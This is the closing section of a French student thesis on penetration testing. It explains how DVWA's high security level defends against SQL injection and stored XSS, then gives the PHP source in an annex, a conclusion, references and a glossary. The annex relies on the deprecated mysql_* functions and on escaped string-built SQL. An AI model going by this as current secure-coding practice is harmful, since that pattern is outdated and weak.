


Figure 78 : Mesure de protection contre l'injection SQL

Vous pouvez remarquer dans le code qu'une fonction **« stripslashes() »** est utilisé pour enlever les slashs de l'identifiant reçu depuis le champ « User ID » proposé dans DVWA. Nous avons également la fonction **« mysql_real_escape_string() »** pour enlever les caractères spéciaux dans la variable puis il y a un test de condition avec la fonction **« is_numeric() »** pour nous assurer que c'est bel est bien une variable de type numérique et non pas une chaine de caractère. Ensuite nous avons la requête SQL à proprement parlé et vous noter dans ce code que les guillemets simples

« **'$id'** » sont très importants et nous forçons à nouveau le type de la variable comme étant une chaine de caractères MySQL contenant un identifiant numérique.

6.4. Contre-mesure de la faille XSS (Cross-Site Scripting)

Venons-en à présent à la sécurisation à proprement parlé de cette fameuse faille XSS qui, en fin de compte, se résume souvent à l'utilisation d'une ou deux fonctions. Et pour ce faire nous nous rendons dans DVWA puis mettre le niveau de sécurité élevé et se rendre sur l'onglet « XSS Stored » puis sur « View Source » pour voir le code source.




Figure 79 : Mesure de protection contre la faille XSS

Tout d'abord on remarque qu'il y a plusieurs fonctions utilisées dans le code source, notamment **« stripslashes() », « mysql_real_escape_string() »** et une autre fonction **« htmlspecialchars() »** qui est la fonction qui nous protège contre la faille XSS, cette fonction est appelée fonction

d'échappement, elle va échapper les caractères html spéciaux et les remplacer par une alternative qui nous affiche le chevron ou les caractères spéciaux mais qui ne les exécutent pas c'est-à-dire qu'il ne les insèrent pas dans le code source et fait comprendre au navigateur que c'est du code html à proprement parler mais plutôt que c'est une chaîne de caractères qui représente un code html.

CONCLUSION ET PERSPECTIVES

Dans ce mémoire, nous avons présenté une synthèse sur les réseaux informatiques. Puis, exposé le mode opératoire des principales menaces envahissant les entreprises. Nous avons également présenté une étude détaillée sur les tests d'intrusion ainsi que la sécurité informatique. Notre projet a consisté en la réalisation des tests de pénétration interne en utilisant les mêmes outils et techniques que les hackers, afin d'exploiter et mettre en évidence les failles des machines ciblées. Puis, proposer une solution de sécurité perforante qui va limiter ces menaces informatiques.

Ce travail nous a permis d'avoir une bonne expérience et une amélioration de nos connaissances concernant les intrusions sur les réseaux informatique et leur sécurité.

La sécurité informatique demeure encore un sujet très sensible, voir même complexe. Sachant bien que l'évolution des technologies a permis d'améliorer les mécanismes de sécurité au niveau des réseaux informatiques, il est toujours difficile de la garantir à 100%.

Les tests d'intrusion effectué dans notre travail ne sont pas les seuls existants dans le domaine de la sécurité des réseaux ; du coup et en guise de perspectives, nous proposons d'élargir les tests d'intrusion internes et externes à effectuer sur tous les systèmes d'informations d'une entreprise afin d'optimiser sa sécurité globale, et il serait judicieux de ne pas se limiter à cette étape mais de faire un audit de sécurité complet afin de booster encore plus la sécurité de ces systèmes d'informations.

ANNEXE

Mesures de protection contre les failles Injections SQL et XSS :

```
<?php


if (isset($_GET['Submit'])) {
   // Retrieve data
   $id = $_GET['id'];
   $id = stripslashes($id);
   $id = mysql_real_escape_string($id);
   if (is_numeric($id)){
      $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
      $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
      $num = mysql_numrows($result);
      $i=0;
      while ($i < $num) {
         $first = mysql_result($result,$i,"first_name");
         $last = mysql_result($result,$i,"last_name");
         echo '<pre>';
         echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
         echo '</pre>';
         $i++;
      }
   }
}
?>
```

```
<?php
if(isset($_POST['btnSign']))
{
  $message = trim($_POST['mtxMessage']);
  $name    = trim($_POST['txtName']);
  // Sanitize message input
  $message = stripslashes($message);
  $message = mysql_real_escape_string($message);
  $message = htmlspecialchars($message);
  // Sanitize name input
  $name = stripslashes($name);
  $name = mysql_real_escape_string($name);
  $name = htmlspecialchars($name);
  $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

  $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}
?>
```

BIBLIOGRAPHIE

[1] Laurent Bloch, Christophe Wolfhugel, sécurité informatique, Edition EYROLLES, 2007, 255p.

[2] Patrick Engebretson, Bases du hacking, Edition Pearson, 2013, 215p.

[3] J.F. PILLOU, « tout sur la sécurité informatique », 2éme édition, Ed. Dunod, 2009, 232p.

[4] Danièle Dromard, Dominique Seret, Architecture des réseaux, Edition Pearson, 2009.

[5] José DORDOIGNE, 6éme édition, Edition ENI, mars 2015, 603p.

[6] José DORDOIGNE, Philippe ATELIN, Edition ENI, mars 2006, 452p.

[7] ACISSI, Sécurité informatique, Edition ENI, Octobre 2009, 333p.

[8] David Kennedy, Jim O'Oorman, Devon Keams, Hacking sécurité et tests d'intrusion avec Metasploit, août 2013.

[9] Seam-Philip Oriyano, CEH (Certified Ethical Hacking), Edition Copyrighted Material, 2011. 441p.

WEBOGRAPHIE

- Vu le 04/01/2021 :

[10] https://cyber.gc.ca/sites/default/files/publications/Intro-to-cyber-threat-environment-f.pdf

= Introduction au cybermenace

[11] https://www.cryptomathic.com/products/authentication-signing/digital-signatures-faqs/what-is-non-repudiation

=c'est quoi une non-repudiation ?

[12] Metasploit: The Penetration Tester's Guide [ISBN-13: 978-159-3-27288-3]: www.amazon.com/Metasploit-Penetration-Testers-David-Kennedy/dp/159327288X

[13] Brute Force Vulnerability Discovery [ISBN-13: 978-032-1-44611-4]: www.amazon.com/Fuzzing-Brute-Force-Vulnerability-Discovery/dp/0321446119

- Vu le 15/01/2021 :

[14] https://threatmodeler.com/differences-explained-threat-vs-vulnerability-vs-risk/

= Différence entre menace, vulnérabilité et risque

[15] https://www.postoracle.com/quelle-est-la-difference-entre-un-hacker-et-un-pirate/

=Différence hacker et pirate

- Vu le 21/01/2021 :

[16] https://www.fortinet.com/resources/cyberglossary/proxy-server

=c'est quoi un serveur proxy ?

[17] https://www.offensive-security.com/metasploit-unleashed/

= notion du metasploit

- Vu le 25/01/2021

[18] https://www.vulnhub.com/

= les vulnérabilités existantes

[19] https://www.tutorialspoint.com/penetration_testing/penetration_testing_introduction.htm

= Introduction au test de pénétration

GLOSSAIRE

Administrateur : Personne chargée de la gestion (un réseau ou une infrastructure informatique par exemple)
Applicatif : c'est un programme (ou un ensemble logiciel) directement utilisé pour réaliser une tâche, ou un ensemble de tâches élémentaires d'un même domaine ou formant un tout.
Application : c'est un programme (ou un ensemble logiciel) directement utilisé pour réaliser une tâche, ou un ensemble de tâches élémentaires d'un même domaine ou formant un tout.
apt-get : Advanced Packaging Tool ou APT est un gestionnaire de paquets utilisé par Debian et ses dérivés
Aptitude : Aptitude est un gestionnaire de paquets basé sur l'infrastructure APT, c'est-à-dire que vous pourrez installer, supprimer et mettre à jour les applications (paquets) avec Aptitude. Il présente des fonctionnalités équivalentes à dselect ou apt-get.
Base de données : Une base de données (en anglais database), permet de stocker et de retrouver l'intégralité de données brutes ou d'informations en rapport avec un thème

Cyberterrorisme : Ce terme est plus à la mode que tout autre et est utilisé pour décrire le piratage officiellement sanctionné comme un outil politique ou militaire. Quelques les pirates informatiques ont utilisé des informations volées (ou la menace de voler des informations) comme un outil pour tenter d'extorquer de l'argent aux entreprises.

Hôtes : Un ordinateur hôte est un terme général pour décrire tout ordinateur relié à un réseau informatique, qu'il fournisse des services à d'autres systèmes ou utilisateurs ou soit un simple client.

HTTP : Protocole de transmission permettant à l'utilisateur d'accéder à des pages web par l'intermédiaire d'un navigateur.
IMAP : Interactive Message Access Protocol, devenu avec IMAP 4 Internet Message Access Protocol (IMAP), est un protocole qui permet d'accéder à ses courriers électroniques directement sur les serveurs de messagerie.
Interface web : Une interface web correspond à une interface (dite « homme-machine ») qui permet le dialogue entre le système technique et son utilisateur.

Système : Objet pouvant être évalué lors de tests d'intrusions ou de vulnérabilités, notamment un composant réseau, une application, un service, un bâtiment, une personne, etc.

Malware : Code malveillant (Malware) est un terme fourre-tout utilisé pour désigner différents types de logiciels qui peuvent causer des problèmes ou endommager votre ordinateur. Les types de logiciels malveillants les plus courants sont les virus, les vers, les chevaux de Troie, les macros des virus, et des portes dérobées.

Serveur : Système informatique permettant la consultation directe d'une banque de données ; organisme exploitant un tel système.

Système d'exploitation : Système d'exploitation ensemble de programmes permettant de faire fonctionner et contrôler un appareil informatique.

UNIX : Unix est un système d'exploitation multi-couches, multitâches (plusieurs logiciels peuvent fonctionner simultanément) et multi-utilisateurs (plusieurs utilisateurs peuvent travailler simultanément sur la même machine), développé depuis les années 70.
Windows : Windows (littéralement « Fenêtres » en anglais) est au départ une interface graphique unifiée produite par Microsoft, qui est devenue ensuite une gamme de systèmes d'exploitation à part entière, principalement destinés aux ordinateurs compatibles PC.

.DEB : deb est le format de fichier des paquets logiciels de la distribution Debian GNU/Linux. Presque toutes les distributions basées sur Debian utilisent aussi ce format

PostgreSQL : PostgreSQL est un système de gestion de bases de données relationnelles objet (ORDBMS) basé sur POSTGRES, Version 4.2, développé à l'université de Californie au département des sciences informatiques de Berkeley. PostgreSQL est un descendant open-source du code original de Berkeley.

Apache : c'est un logiciel de serveur web gratuit et open-source qui alimente environ 46% des sites web à travers le monde. Le nom officiel est Serveur Apache HTTP et il est maintenu et développé par Apache Software Foundation.

Virus : Un virus informatique se fixe sur un programme ou un fichier à partir duquel il peut se propager d'un ordinateur à l'autre, semant des infections partout où il passe. Un peu comme les virus humains, les virus informatiques peuvent être plus ou moins graves : certains virus ont seulement des effets légèrement dérangeants, tandis que d'autres peuvent endommager votre matériel, vos logiciels ou vos fichiers.

Ver : Un ver est similaire à un virus par sa conception. Il est considéré comme étant une sous-classe de virus. Les vers se propagent d'un ordinateur à un autre, mais à l'inverse des virus, ils sont capables de voyager sans intervention humaine.

Trojan/Cheval de Troie : Un cheval de Troie n'est pas un virus. C'est un programme de destruction qui a l'apparence d'une application légitime. À l'inverse des virus, les chevaux de Troie ne se répliquent pas eux-mêmes, mais ils peuvent être tout aussi destructeur.

TABLE DES MATIERES